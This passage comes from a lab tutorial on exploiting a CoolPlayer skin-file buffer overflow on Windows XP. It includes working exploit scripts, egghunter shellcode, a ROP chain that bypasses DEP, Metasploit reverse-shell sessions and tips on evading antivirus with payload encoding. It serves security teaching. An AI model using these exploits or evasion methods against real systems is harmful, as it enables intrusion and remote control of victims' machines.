Figure 27: Metasploit handler waiting for incoming connections

```
msf6 exploit(multi/handler) > set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.133.129
LHOST => 192.168.133.129
msf6 exploit(multi/handler) > set LPORT 4455
LPORT => 4455
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.133.129:4455
```

Once the handler is running, the skin file can be loaded into CoolPlayer as usual. Once it has been opened, the Metasploit listener should show that a command shell has been created (note that Return may have to be pressed to display the prompt). The IP address shown in the Metasploit message and the use of the `dir` command should confirm that an interactive remote shell on the Windows machine has indeed been created, as shown in Figure 28. At this point, a fully-featured exploit has been developed which utilises practical and sophisticated shellcode.

Figure 28: Successful creation of a remote shell

```
[*] Command shell session 1 opened (192.168.133.129:4455 -> 192.168.133.128:1075) at 2021-04-06 08:24:59 -0400

C:\Documents and Settings\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 84AB-FDC6

Directory of C:\Documents and Settings\Administrator\Desktop

05/04/2021  21:16    <DIR>          .
05/04/2021  21:16    <DIR>          ..
25/02/2021  13:24             1,167,433  1802565.exe
23/02/2009  15:54              771 CFF Explorer.lnk
05/04/2021  22:48             40,000 chars.bin
25/03/2021  20:28              1,260 coolplayer.ini
```

3.1.7 Using Egghunter Shellcode

The final section in this first part will demonstrate a technique that is often useful when there is very limited space for shellcode, either before the return address or after it. Egghunter shellcode, or the egghunter technique, involves using a so-called egghunter in place of normal shellcode. This egghunter shellcode is designed to be much smaller than fully-featured shellcode, and so can be used even when there is minimal space available. When the egghunter shellcode runs, it will search the program's memory for a given 'egg', usually a sequence of four bytes repeated twice in total. When it finds this 'egg', it will redirect execution to the location following it (Bradshaw, 2011).

Before triggering the buffer overflow vulnerability that will run the egghunter, the main shellcode is input into the program in some other way. It does not matter exactly how this is done, and it usually won't involve any buffer overflow vulnerabilities, as long as this shellcode persists in memory until the buffer overflow vulnerability is triggered and the egghunter runs. Importantly, this shellcode is also prefixed with the aforementioned 'egg' sequence, which the egghunter will search for in memory. Once the egghunter locates this 'egg', it will jump to the location following it, thus executing the main shellcode (Bradshaw, 2011).

The first step in using this technique is to attempt to find another way to input the main shellcode into the program. In this example, unfortunately, no such input vector could be found, so the egghunter technique will be demonstrated by placing the 'egg' and the main shellcode at a random location further down the stack. However, the process of attempting to find a separate input vector will still be covered before moving on.

First, create a new Python script with the code in Listing 14. This script will simply create a playlist file containing a sequence of 500 'I' characters. Run this script to create the file `egg.m3u`, then launch CoolPlayer in Immunity and open this playlist file by right-clicking on the CoolPlayer window, selecting 'Open' and browsing to `egg.m3u`. Since no vulnerability has been triggered, execution should continue once the file has been opened.

Listing 14: Python code to create the required playlist file

```
1 with open('egg.m3u', 'w') as f:
2     f.write('I' * 500)
```

To locate the sequence of 'I' characters in memory, first open Immunity's Memory window by pressing `Alt+M`. Right-click on the first entry, select 'Search', and then enter a number of 'I' characters in the 'ASCII' text box, as shown in Figure 29. Press 'OK' to search, and Immunity will search every memory mapping in the window after and including the one selected. Once the sequence is located, a 'Dump' window should appear showing the sequence of 'I' characters, as in Figure 30.

This reveals that the contents of a playlist file are stored in memory once the file has been loaded, but the important question is whether they remain in memory when the buffer overflow exploit is triggered. To test this, create another Python script containing the code shown in Listing 8 on page 22, the version in which the shellcode comprises a simple breakpoint instruction. Run the script to generate the skin file and load it into the current instance of CoolPlayer to trigger the buffer overflow, keeping the 'Dump' window open so that any changes to the sequence of 'I' characters can be observed. Once the overflow has been triggered, the 'Dump' window should show that the 'I' characters have been overwritten by bytes with the value `0xCC`. This is the general technique for evaluating possible

Figure 29: Searching memory in Immunity





Figure 30: Dump of memory containing the desired search string



input vectors to the program, but unfortunately none were found in this case.

To demonstrate the use of the egghunter technique, then, the egg and the main shellcode will be placed at a random location within the available space on the stack. This way, the ability of the egghunter to locate the shellcode can still be tested. The first step is to use the Metasploit tool **msf-egghunter** to generate the egghunter code. On Kali Linux, run the command in Listing 15 to generate the egghunter shellcode. Each of the options has the same meaning as in **msfvenom**, except that the **-e** flag is used to specify the 'egg' to search for. Note that this command does not encode the egghunter's shellcode, but this is not necessary in this case. Due to its small size, it can be verified manually that the egghunter code does not contain any bad characters. Moreover, encoding the egghunter payload would significantly increase its size, especially if NOPs are required, which may prevent it from being usable in the scenarios this technique is designed for.

Listing 15: Command to generate the egghunter shellcode

```
1 msf-egghunter -a x86 --platform windows -e ABCD -f python -v  
   egghunter
```

Having generated the egghunter code, update the main Python script with the code in Listing 16 and run it to generate a skin file. Note that the shellcode variable has been truncated in this listing for brevity, but should comprise the previously generated reverse shell shellcode. This script uses the egghunter code instead of the main shellcode, placing this directly after the return address, and stores the main shellcode at a random location further down the stack.

Since this exploit uses the reverse shell payload, the MSF console should be started with **msfconsole** and the commands in Listing 13 on page 27 should be run to start the listener. Once this is done, load the new skin file into CoolPlayer. This is best done outside the debugger, otherwise the egghunter may take much longer to find the shellcode. After a short wait, the reverse shell should open, as shown in Figure 31. While the egghunter technique was not necessary for this example, it is a useful method to be aware of for other vulnerabilities in which there is a much less generous amount of space for shellcode.

Listing 16: Python script using the egghunter technique

```
1 import struct  
2 import random  
3  
4 offset = 1056  
5 padding = 'A' * offset  
6  
7 ret_address = struct.pack('<I', 0x7C86467B)  
8  
9 shellcode = b""  
10 shellcode += ...  
11
```

```

12 egghunter = b""
13 egghunter += b"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd"
14 egghunter += b"\x2e\x3c\x05\x5a\x74\xef\xb8\x41\x42\x43\x44"
15 egghunter += b"\x89\xd7\xaf\x75\xea\xaf\x75\xe7\xff\xe7"
16
17 nops = "\x90" * 32
18
19 egg = "ABCD" * 2
20
21 min_padding = 300
22 max_padding = 31692 - (len(shellcode) + len(egg) + len(nops))
23 padding_2 = 'C' * random.randint(min_padding, max_padding)
24
25 payload = padding + ret_address + egghunter + padding_2 + egg +
    nops + shellcode
26
27 skin_file_text = ('[CoolPlayer Skin] '
28                  + "\n" + 'PlaylistSkin='
29                  + payload + "\n")
30
31 skin_file_name = 'exploit.ini'
32 with open(skin_file_name, 'w+') as f:
33     f.write(skin_file_text)

```

Figure 31: Successful use of egghunter technique to create reverse shell

```

[*] Command shell session 1 opened (192.168.133.129:4455 -> 192.168.133.128:1046) at 2021-04-06 11:40:31 -0400

C:\Documents and Settings\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 84AB-FDC6

Directory of C:\Documents and Settings\Administrator\Desktop

06/04/2021  20:22    <DIR>        .
06/04/2021  20:22    <DIR>        ..
25/02/2021  13:24    1,167,433  1802565.exe
23/02/2009  15:54           771 CFF Explorer.lnk
05/04/2021  22:48       40,000 chars.bin
25/03/2021  20:28         1,260 coolplayer.ini

```

3.2 Defeating Data Execution Prevention (DEP) with Return-Oriented Programming

The second part of this tutorial will explore the use of Return-Oriented Programming, or ROP, to defeat Windows Data Execution Prevention (DEP). As discussed previously, DEP is a memory-protection feature available in Windows XP and higher, and works by allowing pages of memory to be marked as non-executable (Microsoft, 2018). The implication of this is that if the stack is marked non-executable, which makes sense as the stack is not intended to store code, then shellcode on the stack cannot be run directly.

Return-oriented programming is a technique that involves composing shellcode

using instructions already present in the application's memory. These will usually be part of the program's code or that of a library it loads, and thus will not be marked non-executable by DEP, as doing so would prevent normal execution of the program (Faithfull, 2020).

The first step in this technique is to locate a series of so-called ROP gadgets in the program's memory. A ROP gadget simply refers to a small sequence of instructions ending in a return instruction. These ROP gadgets form the building blocks for composing shellcode which produces the desired behaviour, and are usually located with the help of automated tools (Faithfull, 2020).

To compose a collection of gadgets into some meaningful shellcode, a ROP chain is generated. A ROP chain is simply a sequence of memory addresses, each pointing to a ROP gadget. This ROP chain is placed such that it is at the top of the stack once the function containing the buffer overflow vulnerability returns, while the return address is overwritten with the address of a return instruction. If the ROP chain is correctly located at the top of the stack, this return instruction will pop the first address off the ROP chain and jump to it. This first ROP gadget will then execute, with its last instruction being a return instruction, which will pop the address of the next ROP gadget off the stack and jump to it, and so the process continues (Van Eeckhoutte, 2010).

This section of the tutorial demonstrates a slight variation of the technique described above, which involves using a ROP chain to disable DEP in some way before jumping to some standard shellcode stored on the stack. The first step is to enable DEP in 'opt-out' mode on the Windows XP machine, so that applications will be protected by default. Right-click on 'My Computer' and select 'Properties', navigate to the 'Advanced' tab and then click 'Settings' under the 'Performance' section. Navigate to the 'Data Execution Prevention' tab and select the second option, as shown in Figure 32. The machine will then need to be restarted for these changes to take effect.

Next, revert the Python script to that given in Listing 10 on page 24, which creates a simple messagebox payload. Run it to re-generate the skin file and load the skin file into CoolPlayer running in Immunity. Now that DEP is enabled, the exploit should fail and the program should crash with the message, 'Access violation when executing [0011269C]', as shown in Figure 33. Recall that this is the location of the shellcode on the stack, which is now marked non-executable due to DEP.

3.2.1 Generating a ROP Chain

To circumvent DEP, ROP will be used to enable the payload on the stack to be executed before jumping to the shellcode on the stack. To search for ROP gadgets and generate a ROP chain that performs this action, the `mona rop` command in Immunity can be used. Restart CoolPlayer in Immunity with

Figure 32: Enabling DEP in opt-out mode on Windows XP





Figure 33: Error message showing exploit fails with DEP enabled



Ctrl+F2 and run it with **F9** so that it loads any libraries it uses. Once it is running, use the `mona` command in Listing 17 to search the program's memory for useful ROP gadgets and generate some potential ROP chains. Note that the `-cpb` option is used as previously to specify which bytes should not be present in the address of any ROP gadget. The `-m` option will also limit the search to the library `msvcrt.dll` for the purposes of this tutorial. In a real-world scenario, a variety of modules may have to be searched to locate a complete, usable ROP chain.

Listing 17: Mona command to generate ROP chains

```
1 !mona rop -cpb '\x00\x0a\x0d\x2c\x3d' -m msvcrt.dll
```

This command should take a few seconds to complete, displaying a 'Searching...' message while it is running. Once it is finished, it will have generated several files containing the relevant information. By default, these will be located in the same directory where Immunity Debugger is installed, which in this case is `C:\Program Files\Immunity Inc\Immunity Debugger`. Navigate to this directory and open the file `rop_chains.txt`, which contains some suggested ROP chains. Each of these ROP chains is designed to mark the stack as executable before jumping to some shellcode located just after the ROP chain, that is, at the top of the stack.

The first thing to notice is that some of these ROP chains are incomplete. Scroll down to the Python version of the first ROP chain, which attempts to use the `VirtualProtect` function to mark the stack as executable. As shown in Figure 34, this chain is incomplete as `mona` could not find some of the required elements.

Also note the last gadget in Figure 34, the last gadget in this ROP chain, which pushes the contents of the `ESP` register onto the stack before returning. This return instruction will pop this address back off the stack before jumping to it. At the time this `PUSH ESP` instruction executes, the entire ROP chain will have been popped off the stack, meaning the `ESP` register will point to the location directly after the ROP chain, where the main shellcode will be located. As such, this final return instruction will jump to this location, thus redirecting execution to the main shellcode.

Figure 34: An incomplete ROP chain

```

0x00000000, # [-] Unable to find gadget to put 00000201 into ebx
#[---INFO:gadgets_to_set_edx:---]
0x77c34fed, # POP EAX # RETN [msvcrt.dll]
0x36ffff8e, # put delta into eax (-> put 0x00000040 into edx)
0x77c4c78a, # ADD EAX,C90000B2 # RETN [msvcrt.dll]
0x77c58fbc, # XCHG EAX,EDX # RETN [msvcrt.dll]
#[---INFO:gadgets_to_set_ecx:---]
0x77c2d586, # POP ECX # RETN [msvcrt.dll]
0x77c601fe, # $Writable location [msvcrt.dll]
#[---INFO:gadgets_to_set_edi:---]
0x77c4611e, # POP EDI # RETN [msvcrt.dll]
0x77c47a42, # RETN (ROP NOP) [msvcrt.dll]
#[---INFO:gadgets_to_set_esi:---]
0x77c2caa9, # POP ESI # RETN [msvcrt.dll]
0x77c2aacc, # JMP [EAX] [msvcrt.dll]
0x77c4debfc, # POP EAX # RETN [msvcrt.dll]
0x77c11120, # ptr to $VirtualProtect() [IAT msvcrt.dll]
#[---INFO:pushad:---]
0x77c12df9, # PUSHAD # RETN [msvcrt.dll]
#[---INFO:extras:---]
0x77c35459, # ptr to 'push esp # ret ' [msvcrt.dll]

```

To find a complete ROP chain, scroll down to the final one, which instead makes use of the `VirtualAlloc` function. Copy and save the Python-formatted version of this ROP chain, ensuring it is complete, as shown in Listing 18.

Listing 18: Python-formatted ROP chain

```

1 def create_rop_chain():
2
3     # rop chain generated with mona.py - www.corelan.be
4     rop_gadgets = [
5         #[---INFO:gadgets_to_set_ebp:---]
6         0x77c30e83, # POP EBP # RETN [msvcrt.dll]
7         0x77c30e83, # skip 4 bytes [msvcrt.dll]
8         #[---INFO:gadgets_to_set_ebx:---]
9         0x77c5335d, # POP EBX # RETN [msvcrt.dll]
10        0xffffffff, #
11        0x77c127e5, # INC EBX # RETN [msvcrt.dll]
12        0x77c127e1, # INC EBX # RETN [msvcrt.dll]
13        #[---INFO:gadgets_to_set_edx:---]
14        0x77c34de1, # POP EAX # RETN [msvcrt.dll]
15        0xa1bf4fed, # put delta into eax (-> put 0x00001000 into edx)
16    )
17    0x77c38081, # ADD EAX,5E40C033 # RETN [msvcrt.dll]
18    0x77c58fbc, # XCHG EAX,EDX # RETN [msvcrt.dll]
19    #[---INFO:gadgets_to_set_ecx:---]
20    0x77c21d16, # POP EAX # RETN [msvcrt.dll]
21    0x36ffff8e, # put delta into eax (-> put 0x00000040 into ecx)
22    )
23    0x77c4c78a, # ADD EAX,C90000B2 # RETN [msvcrt.dll]
24    0x77c14001, # XCHG EAX,ECX # RETN [msvcrt.dll]
25    #[---INFO:gadgets_to_set_edi:---]
26    0x77c47a26, # POP EDI # RETN [msvcrt.dll]
27    0x77c47a42, # RETN (ROP NOP) [msvcrt.dll]
28    #[---INFO:gadgets_to_set_esi:---]
29    0x77c3a18d, # POP ESI # RETN [msvcrt.dll]
30    0x77c2aacc, # JMP [EAX] [msvcrt.dll]

```

```

29     0x77c34fed, # POP EAX # RETN [msvcrt.dll]
30     0x77c1110c, # ptr to @VirtualAlloc() [IAT msvcrt.dll]
31     #[---INFO:pushad:---]
32     0x77c12df9, # PUSHAD # RETN [msvcrt.dll]
33     #[---INFO:extras:---]
34     0x77c35459, # ptr to 'push esp # ret' [msvcrt.dll]
35 ]
36 return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
37
38 rop_chain = create_rop_chain()

```

Before incorporating this ROP chain into the exploit script, a return instruction must be located. The return address will be overwritten with the address of this instruction, which will then start the ROP chain as discussed previously. To do this, run CoolPlayer in Immunity and then execute the `mona` command given in Listing 19. This command will output its results to a file named `find.txt` in the same directory as the ROP chain. Scroll through this file to find an instruction located in memory with the correct permissions, `PAGE_EXECUTE_READ`, as shown in Figure 35.

Listing 19: Mona command to locate a return instruction

```

1 !mona find -type instr -s "retn" -cpb '\x00\x0a\x0d\x2c\x3d' -m
  msvcrt.dll

```

Figure 35: Some return instructions located by `mona find`

```

0x77c66b38 : "retn" | {PAGE_READONLY} [msvcrt.dll] ASLR
0x77c66ee0 : "retn" | {PAGE_READONLY} [msvcrt.dll] ASLR
0x77c67498 : "retn" | {PAGE_READONLY} [msvcrt.dll] ASLR
0x77c11110 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll]
0x77c1128a : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll]
0x77c1128e : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll]
0x77c112a6 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll]
0x77c112aa : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll]
0x77c112ae : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll]
0x77c12091 : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll]
0x77c1209d : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll]
0x77c1256a : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll]
0x77c1257a : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll]
0x77c1258a : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll]
0x77c125aa : "retn" | {PAGE_EXECUTE_READ} [msvcrt.dll]

```

It is worth noting that in this case, this extra return instruction is not technically necessary; the ROP chain could simply be placed such that the address of the first gadget overwrites the return address. However, this would not work if the

vulnerable function had used a return instruction which pops additional items off the stack, such as RET with an argument. The use of such an instruction would correctly jump to the first ROP gadget, but would simultaneously pop off other addresses in the ROP chain without ever jumping to them.

For consistency, then, it is better to overwrite the return address with the address of a simple return instruction, followed by any padding required if the vulnerable function does not use a simple return instruction. The ROP chain can then safely be placed after this padding, if any padding is required, such that it is located at the top of the stack when the vulnerable function returns.

3.2.2 Executing Shellcode using ROP

Having generated a ROP chain and located a suitable return instruction, update the Python exploit script as shown in Listing 20. This script overwrites the return address with the return address located using `mona.find`, and places the generated ROP chain in between this address and the shellcode. For brevity, the ROP chain and shellcode are truncated.

Listing 20: Exploit script using ROP

```
1 import struct
2
3 def create_rop_chain():
4     # rop chain generated with mona.py - www.corelan.be
5     rop_gadgets = ...
6     return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
7
8 rop_chain = create_rop_chain()
9
10 offset = 1056
11 padding = 'A' * offset
12
13 ret_address = struct.pack('<I', 0x77c11110)
14
15 shellcode = ...
16
17 nops = "\x90" * 32
18
19 payload = padding + ret_address + rop_chain + nops + shellcode
20
21 skin_file_text = ('[CoolPlayer Skin]'
22                  + "\n" + 'PlaylistSkin='
23                  + payload + "\n")
24
25 skin_file_name = 'exploit.ini'
26 with open(skin_file_name, 'w+') as f:
27     f.write(skin_file_text)
```

Run this script, and load the generated skin file into CoolPlayer in Immunity as usual. This should result in a message box appearing as shown in Figure 36. More advanced shellcode can also be used, as with the standard exploit.

Figure 36: Successful execution of the messagebox payload using ROP




Figure 37: Successful execution of reverse shell payload using ROP

```
[*] Started reverse TCP handler on 192.168.133.129:4455
[*] Command shell session 2 opened (192.168.133.129:4455 -> 192.168.133.128:1068) at 2021-04-14 08:56:02 -0400

C:\Documents and Settings\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 84AB-FDC6

Directory of C:\Documents and Settings\Administrator\Desktop

06/04/2021  20:22    <DIR>          .
06/04/2021  20:22    <DIR>          ..
25/02/2021  13:24             1,167,433  1802565.exe
23/02/2009  15:54                771  CFF Explorer.lnk
05/04/2021  22:48               40,000  chars.bin
25/03/2021  20:28                1,260  coolplayer.ini
```

Update the script to include the previously-generated reverse shell shellcode instead, launch the Metasploit console on Kali Linux with `msfconsole` and run the commands in Listing 13 on Page 27 to start a listener. Run this exploit script to generate a new skin file, and upon loading it into CoolPlayer, a reverse shell should be created, as shown in Figure 37. This shows that return-oriented programming can successfully be used in buffer overflow exploits to circumvent DEP.

4 Discussion

This tutorial has demonstrated the fundamentals of exploiting buffer overflow vulnerabilities on a legacy Windows platform, as well as the slightly more advanced techniques required to overcome Windows DEP. However, in current real-world scenarios, there are various other protections and countermeasures

designed to make exploiting buffer overflows much more difficult.

Firstly, Address Space Layout Randomization (ASLR) was first introduced as a patch for Linux systems in 2001 and is now used in every major operating system (Stewart, 2016). ASLR, as the name suggests, randomizes the offset of an executable's virtual memory allocations, including its executable code, the stack, the heap, and the libraries it loads (Guri, 2015). This means the addresses of shellcode, library functions, and ROP gadgets are no longer constant and must be guessed or determined through other techniques.

ASLR can prevent many exploits, including those developed in this tutorial, especially in combination with DEP, but this technology does have shortcomings. Executables that do not opt in to ASLR are not protected, and various techniques can be used to overcome ASLR itself (Microsoft Security Response Center, 2010). For example, heap spraying, which involves writing many copies of a payload to memory, each preceded by a large number of NOPs, can significantly increase the chances of successfully redirecting to the payload when an exact address is not known (V. and Kotovsky, 2021). DEP often thwarts this technique, though, as the heap will not be marked as executable.

A similar technique called JIT spraying, which takes advantage of just-in-time compilers that produce executable code from non-executable data at runtime, does not have this limitation (Schmidt, 2011). However, this technique is only applicable when a JIT compiler is used and is not a universal solution. Brute force methods and separate information disclosure vulnerabilities may also allow ASLR to be bypassed (Microsoft Security Response Center, 2010). More advanced techniques also exist, such as 'Jump over ASLR', which works by attacking a CPU's branch prediction system (Evtvyushkin, Ponomarev and Abu-Ghazaleh, 2016). In summary, ASLR is extremely important for protecting against buffer overflow attacks but should not be viewed as a perfect solution.

As well as operating system protections such as ASLR and DEP, compilers can also implement some protections of their own. The prime example is stack smashing protection, which involves calculating and placing a value known as a 'canary' just above the return address on the stack when a function is called (Trimer, 2017). Then, just before the function returns, this value is checked to ensure it is intact, and the program exits if it is not. In the case of a classic buffer overflow, overrunning a buffer and overwriting a return address will overwrite the canary, which lies between the two, and would thus be detected and prevented. As with ASLR, however, canaries are not always used in executables and can often be overcome through brute-force guessing or targeting separate information disclosure vulnerabilities (Srinivas, 2020).

While operating system and compiler protections are designed to prevent buffer overflows from being exploited, a developer's choice of programming language and adoption of secure development practices are key to minimizing the occur-

rence of such vulnerabilities in the first place. The low-level control afforded by languages like C and C++ means buffer overflow vulnerabilities are easy to introduce, as memory safety is the developer’s responsibility (Cimpanu, 2020). However, this level of control, as well as the high performance that comes with such low-level languages, means C and C++ are still widely used – according to the Tiobe Index (Tiobe, 2021), C and C++ are the first and fourth most used programming languages, respectively. For existing codebases, or in cases where C or C++ have been chosen for other reasons, adopting strict secure development guidelines and using automated static analysis tools can help minimize the number of vulnerabilities introduced (Veracode, 2019).

Meanwhile, using more modern, higher-level, memory-safe languages such as Python or Java, where possible, can prevent buffer overflow vulnerabilities in application code (Welekwe, 2020). However, such languages are unsuitable for many tasks, such as low-level operating system development. Rust, though, is a modern language designed for the same tasks as C and C++ while guaranteeing memory safety at compile-time, at least outside ‘unsafe’ blocks (Ballo, 2020). No language is entirely secure, although a careful choice combined with sound development practices can minimize the risk of buffer overflows.

This tutorial also involved attacking an outdated Windows XP device with no antivirus or intrusion detection system; in a real-world scenario, steps would have to be taken to circumvent these for a successful exploit. The first step in evading detection is choosing an appropriate payload. For example, a bind shell opens a port on the target machine for the attacker to connect to, which is highly likely to be flagged as malicious behaviour by antivirus or blocked by a firewall. Conversely, a reverse shell, which connects back to the attacker’s machine, is harder to distinguish from, for instance, a legitimate connection to a web server (Miller, 2019). Another popular technique is to use Metasploit’s Meterpreter reverse shell payload, which runs entirely in memory to evade file-based antivirus detection and forensic investigation, despite offering many advanced features (OffSec Services Limited, 2019).

Payload encoding is also essential in evading intrusion detection systems. Encoders help obfuscate malicious payloads to make them harder to detect while also avoiding potential bad characters, which would often appear in a payload consisting of raw instructions. The primary encoder used today for this purpose is the ‘Shikata-Ga-Nai’ encoder, a polymorphic XOR additive feedback encoder. Having defined an encryption key and encrypted the payload, this encoder works by decrypting each instruction in turn using an XOR operation with the instruction and the key. After decrypting each instruction, it modifies the key by adding the instruction to the decryption key (Miller, Reese and Carr, 2019). This decryption is performed by a decoder stub which itself takes various forms to evade signature-based detection (Valle, 2018). As such, it is challenging to detect payloads encoded with this method, and it continues to be incredibly widely used (Miller, Reese and Carr, 2019). This encoder is also

incredibly easy to use, as it is Metasploit’s default encoder.

In conclusion, while this tutorial demonstrated the basics of exploiting buffer overflow vulnerabilities, real-world exploitation scenarios are more complex due to more modern protections and countermeasures. However, none of these protections is perfect, as various more advanced exploitation techniques do exist to counter them, and such countermeasures are not always implemented. As such, the concept of buffer overflow exploits is far from obsolete. To best protect against buffer overflow exploits, a defence-in-depth approach is needed. This may include, for example, as many operating system and compiler protections as possible, a sound choice of programming language, secure development practices, and intrusion detection systems.

References

- Ars Technica (2015). How security flaws work: The buffer overflow. [online] Ars Technica. Available at: <https://arstechnica.com/information-technology/2015/08/how-security-flaws-work-the-buffer-overflow/>.
- Ballo, T. (2020). Tiemoko Ballo. [online] tiemoko.com. Available at: <https://tiemoko.com/blog/blue-team-rust/> [Accessed 30 Apr. 2021].
- Barr, M. (2002). How Endianness Works: Big-Endian vs. Little Endian. [online] barrgroup.com. Available at: <https://barrgroup.com/embedded-systems/how-to/big-endian-little-endian> [Accessed 7 May 2021].
- Bradshaw, S. (2011). Egghunter Exploitation Tutorial. [online] Infosec Resources. Available at: <https://resources.infosecinstitute.com/topic/buffer-overflow-vulnserver/> [Accessed 5 May 2021].
- Brinkerhoff, D.A. (2020). 4.6 Memory Management: The Stack And The Heap. [online] icarus.cs.weber.edu. Available at: <https://icarus.cs.weber.edu/~dab/cs1410/textbook/4.Pointers/memory.html> [Accessed 5 May 2021].
- Cimpanu, C. (2020). Chrome: 70% of all security bugs are memory safety issues. [online] ZDNet. Available at: <https://www.zdnet.com/article/chrome-70-of-all-security-bugs-are-memory-safety-issues/> [Accessed 30 Apr. 2021].
- Corelan (2020). corelan/mona. [online] GitHub. Available at: <https://github.com/corelan/mona> [Accessed 5 May 2021].
- Evyushkin, D., Ponomarev, D. and Abu-Ghazaleh, N. (2016). Jump over ASLR: Attacking branch predictors to bypass ASLR. 2016 49th Annual IEEE/ACM International Symposium on Microarchitecture (MICRO). [online] Available at: <http://www.cs.ucr.edu/~nael/pubs/micro16.pdf> [Accessed 6 Sep. 2020].

Faithfull, M. (2020). How Return-Oriented Programming exploits work. [online] SecureTeam. Available at: <https://secureteam.co.uk/articles/how-return-oriented-programming-exploits-work/> [Accessed 5 May 2021].

Guri, M. (2015). ASLR - What It Is, and What It Isn't. [online] blog.morphisec.com. Available at: <https://blog.morphisec.com/aslr-what-it-is-and-what-it-isnt/> [Accessed 30 Apr. 2021].

Immunity Inc. (2020). Immunity Debugger. [online] www.immunityinc.com. Available at: <https://www.immunityinc.com/products/debugger/> [Accessed 5 May 2021].

Imperva (2021). What is a Buffer Overflow — Attack Types and Prevention Methods — Imperva. [online] Learning Center. Available at: <https://www.imperva.com/learn/application-security/buffer-overflow/> [Accessed 5 May 2021].

